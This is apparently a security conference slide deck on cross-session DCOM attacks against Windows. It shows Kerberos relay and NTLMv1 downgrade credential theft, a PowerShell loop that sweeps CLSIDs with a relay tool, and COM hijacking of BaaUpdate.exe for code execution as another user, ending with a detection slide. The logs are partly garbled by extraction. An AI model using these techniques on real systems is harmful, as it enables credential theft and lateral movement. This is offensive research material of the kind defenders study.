[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Conn
[+] Received Kerberos Auth from [REDACTED] with ticket on cifs/[REDACTED]
[*] apRep2: 6f5b3059a0030
[+] Let's relay to SMB
[+] Session Established
[-] Could not connect to ipc$ error: STATUS_BAD_IMPERSONATION_LEVEL
[-] Could not connect to c$ error: STATUS_BAD_IMPERSONATION_LEVEL
[-] Could not connect to admin$ error: STATUS_BAD_IMPERSONATION_LEVEL

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[-] LEAVE_MOTIONCAPTURE1_DAS STATES: 0x00000000 BAD STATES
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[+] rec a total of 0ms
[*] a8eeb3: EE2P3023W0030
[+] received data from [REDACTED] with size 0x0000
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Relaying the first Kerberos auth with KrbRelayEx-RPC & CredMarshal trick

```
:\Temp>remote.exe -smb --smbkeyword interactive -victim dc01.marvel.local -e1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA -session 2
[*] Starting FakeRPCServer on port:135
[*] KrbRelayEx started
[*] Starting FakeRPCServer on port:135
[*] KrbRelayEx started
[*] Hit:
    => 'q' to quit,
    => 'r' for restarting Relaying and Port Forwarding,
    => 's' for Forward Only
    => 'l' for listing connected clients
[*] FakeRPCServer[135]: Client connected [10.140.0.108:51745] in RELAY mode
[*] FakeRPCServer[135]: Client connected [10.140.0.108:51746] in RELAY mode
[*] FakeRPCServer[135]: Client connected [10.140.0.7:49736] in FORWARD mode
[*] SMB Login success: True
SMB>/python3.11/site-packages/certipy/lib/pkinit.py
280
2WB>
[*] 2WB Годин success: True
[*]FakeRPCServer[135]: Client connected [10.140.0.108:51747] in FORWARD mode
```

<https://github.com/decoder-it/KrbRelayEx-RPC>

<https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html>

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Repeat as administrative user

```
# Get all CLSIDs from the system registry
$clsidPath = "Registry::HKEY_CLASSES_ROOT\CLSID"
$clsids = Get-ChildItem -Path $clsidPath | Select-Object -ExpandProperty PSChildName

# Loop through each CLSID
foreach ($clsid in $clsids) {
    # Remove curly braces from CLSID
    $cleanClSID = $clsid -replace "[{}]", ""

    # Display progress in the console
    Write-Host "Executing command for CLSID: $cleanClSID"

    # Construct the command
    $command = "RemoteKrbRelay.exe -victim srv01.domain -target srv02.domain -clsid $cleanClSID
    -session 1 -smb -console -v --smbkeyword interactive"

    # Execute the command
    Invoke-Expression $command
}

Invoke-Expression $command
# Execute the command

# This tool can be used as a component in further attacks
```


NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

When to use this:

- ▶ Few Indicators of Compromise (IoCs)
- ▶ RPC connection - initiating a COM Object in the context of a loggedon user
- ▶ Small chances of getting flagged
- ▶ Only helpful when the user password is crackable or
- ▶ Relaying to ADCS is possible for a cert/auth



NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

Publication from 8th of April:

The screenshot shows a terminal session on a Linux machine named 'winbeef25' running as root. The user is executing a Python script named 'RemoteMonologue.py' to perform a credential theft attack against a Windows server named 'SERVER01'. The attack is targeting the 'ServerDataCollectorSet' COM object and uses NTLMv1 authentication. The terminal output indicates that the attack was successful, resulting in a NTLMv1-SSP hash for the user 'yoda' on the 'GALAXY' domain.

```
(venv)-(root@winbeef25)-[/]
# python3 RemoteMonologue.py galaxy/administrator:'[REDACTED]'@SERVER01 -auth-to 172.22.164.58 -downgrade
[*] Targeting ServerDataCollectorSet COM object
[*] Setting RunAs value to Interactive User
[*] Running NetNTLMv1 downgrade attack
[+] Coerced SMB authentication! SERVER01
[*] NTLMv1-SSP Client   : 172.22.175.222
[*] NTLMv1-SSP Username : GALAXY\yoda
[*] NTLMv1-SSP Hash     : yoda::GALAXY:
```


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RCE IN THE CONTEXT OF ANOTHER USER

Revisiting Cross Session Activation attacks




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RCE IN THE CONTEXT OF ANOTHER USER

What would you do?

- ▶ Remotely dump
 - ▶ Compromise:
 - ...
 - Inject
 - Credential Theft
 - Hijack Session
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What would you do?


- ▶ How to compro



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
What if we can minimize the IoCs?

- ▶ RPC on the network level
 - DCOM as execute primitive
- ▶ Living in a signed trusted binary
- ▶ Code Execution in the context of the target user
 - No Impersonation
 - No credential theft
 - No Injection




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
Bitlocker BDEUILauncher again?



Function name	Segment
f CBDEUILauncher::UpdateRegistry(int)	.text
f CBDEUILauncher::InterfaceSupportsErrorInfo(GUID const &)	.text
f CBDEUILauncher::BdeUIProcessStart(long,long,ushort *,long *)	.text
f CBDEUILauncher::BdeUIContextTrigger(long,ushort *,short)	.text
f CBDEUILauncher:: GetUserLogonTime(_int64 *)	.text
f ATL::IDispatchImpl<IBDEUILauncher,&_GUID const IID_IBDEU...	.text



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Short recap:

- ▶ We can spawn processes in the context of a loggedon user
- ▶ We cannot execute code directly
- ▶ We are administrator, so we can
 - Drop files via SMB
 - Modify the remote registry



RCE IN THE CONTEXT OF ANOTHER USER

COM Hijacking to the rescue¹

11:51:... BaaUpdate.exe 21724	RegOpenKey	HKLM\System\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration	NAME NOT FOUND
11:51:... BaaUpdate.exe 21724	RegOpenKey	HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}	NAME NOT FOUND
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11:51:... BaaUpdate.exe 21724	RegQueryValue	HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\ActivateOnHostFlags	NAME NOT FOUND
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11:51:... BaaUpdate.exe 21724	RegQueryValue	HKLM\SOFTWARE\Microsoft\Ole\MaxSxSHashCount	NAME NOT FOUND

¹ <https://www.blackhillsinfosec.com/a-different-take-on-dll-hijacking>

RCE IN THE CONTEXT OF ANOTHER USER

- 1) Plant a DLL on the target system via C\$ or admin\$
- 2) COM Hijack the target user via the remote Registry
- 3) Execute BaaUpdate.exe via BDEUILauncher in the context of our target user
- 4) Remove the COM Hijack
- 5) Cleanup the DLL

RCE IN THE CONTEXT OF ANOTHER USER



<https://github.com/rtecCyberSec/BitlockMove/>

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
BitlockMove:

- ▶ Only works on client Systems – it's about Bitlocker!
- ▶ No Cross Session Activation with the Win32 APIs – only one user is logged on a client
- ▶ Spawns a subprocess, OPSec unsafe

Finding alternatives for servers:

- ▶ Calling CoCreateInstance -> spawns process as interactive user
 - ▶ Vulnerable to COM Hijack -> Win

RCE IN THE CONTEXT OF ANOTHER USER



PS C:\Users\S3cur3Th1sSh1t> Install-Module OleViewDotNet
PS C:\Users\S3cur3Th1sSh1t> Get-ComDatabase
PS C:\Users\S3cur3Th1sSh1t> Get-ComClass -InteractiveUser


Name	CLSID	DefaultServerName
BrowserBroker Class	0002df02-0000-0000-c000-000000000046	browser_broker.exe
User Notification	0010890e-8789-413c-adbc-48f5b511b3af	shell32.dll
PhotoAcqHWEventHandler	00f2b433-44e4-4d88-b2b0-2698a0a91dba	rundll32.exe
RoamDictionary Class	01171f65-249e-4eeb-81bd-03e1b0fa1873	InputPersonalization.exe
0207C0AD-563B-4919-A967-E07...	0207c0ad-563b-4919-a967-e0782ffc35d1	EdpNotify.exe
Shared Reco Custom Marshall...	03de7b30-9300-4fa9-af69-ba09497107a2	SpeechRuntime.exe
DevicesFlow	046aead9-5a27-4d3c-8a67-f82552e0a91b	rundll32.exe
CDPComAccountProvider	049d54b5-e524-41b2-bd4d-34f7a0efc31d	<APPID HOSTED>
UIHost Class	054aae20-4bea-4347-8a35-64a533254a9d	TabTip.exe
User Account Control Settings	06c792f8-6212-4f39-bf70-e8c0ac965c23	UserAccountControlSettings.dll
Shield Provider User Sessio...	08728914-3f57-4d52-9e31-49daeca5a80a	SecurityHealthAgent.dll
Retail Demo User COM Agent	0886dae5-13ba-49d6-a6ef-d0922e502d96	<APPID HOSTED>
Proximity Sharing	08fc06e4-c6b5-40be-97b0-b80f943c615b	ProximityUxHost.exe
CLSID_InputSwitchControlWra...	0b86cccd2-7513-4f0a-ae1a-791a6d4db81d	<APPID HOSTED>
Windows Push Notification P...	0c9281f9-6da1-4006-8729-de6e6b61581c	<APPID HOSTED>
AuthBrokerUI	0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4	AuthBroker.dll
UiiaManagerEndpointInProcUtils	0feb51a7-30aa-4201-ba5e-97b75740cbc6	UiiaManager.dll
RDP Session Agent Class	115e13cf-cfe8-4821-b0da-e06aa4d51426	RdpSaProxy.exe
Sync Center Client	1202db60-1dac-42c5-aed5-1abddd432248e	mobsync.exe

<https://github.com/tyranid/oleviewdotnet>

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GOING ONE STEP BACK

- ▶ Relaying the first Kerberos auth with KrbRelayEx-RPC & CredMarshal trick

```
:\Temp>remote.exe -smb --smbkeyword interactive -victim dc01.marvel.local -session 2  
an1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA -session 2  
  
Fixed via  
33073??  
CICADA8 Research Team  
From Michael Zhamaylo (MzHmO)  
[+] Setting UP Rogue COM at port 12345  
[+] Registering...  
[+] Register success  
[+] Forcing Authentication  
[+] Using CLSID: dea794e0-1c1d-4363-b171-98d0b1703586  
[?] Trying to trigger authentication from session 2  
System.Runtime.InteropServices.COMException (0x800706BE): The remote procedure call failed with error code 0x800706BE (0x800706BE): The remote procedure call failed with error code 0x800706BE  
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```

```
#####  
[*] Starting FakeRPCServer on port:135  
[*] KrbRelayEx started  
[*] Hit:  
[*] F  
[*] F  
[*] S  
[*] S  
[*] H  
[*] FakeRPCServer[135]: Client connected [10.140.0.14]  
[*] SMB Login success: True  
SMB> [Python3.11/site-packages/kerberos/krb5/krb5.py:209]<br/>  
2WB> [Python3.11/site-packages/kerberos/krb5/krb5.py:209]<br/>  
[*] 2WB login success: True  
[*] FakeKerbClient[1919]: Client connected [10.140.0.14]  
[*] KerberosSession[2147483647]: Connected to 2WB
```

Still working with:
ab93b6f1-be76-4185-
a488-a9001b105b94 -
BDEUILauncher



But... why?

<https://github.com/decoder-it/KrbRelayEx-RPC>

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DETECTION




Revisiting Cross Session Activation attacks



DETECTION

- 1) Hardcoded DLL with obvious IoCs
- 2) Remote COM Hijack for the CLSID A7A63E5C-3877-4840-8727-C1EA9D7A4D50
- 3) BaaUpdate.exe loading an unexpected attacker defined DLL
- 4) BaaUpdate.exe launching suspicious child processes



THANK YOU FOR YOUR ATTENTION!



QUESTIONS?

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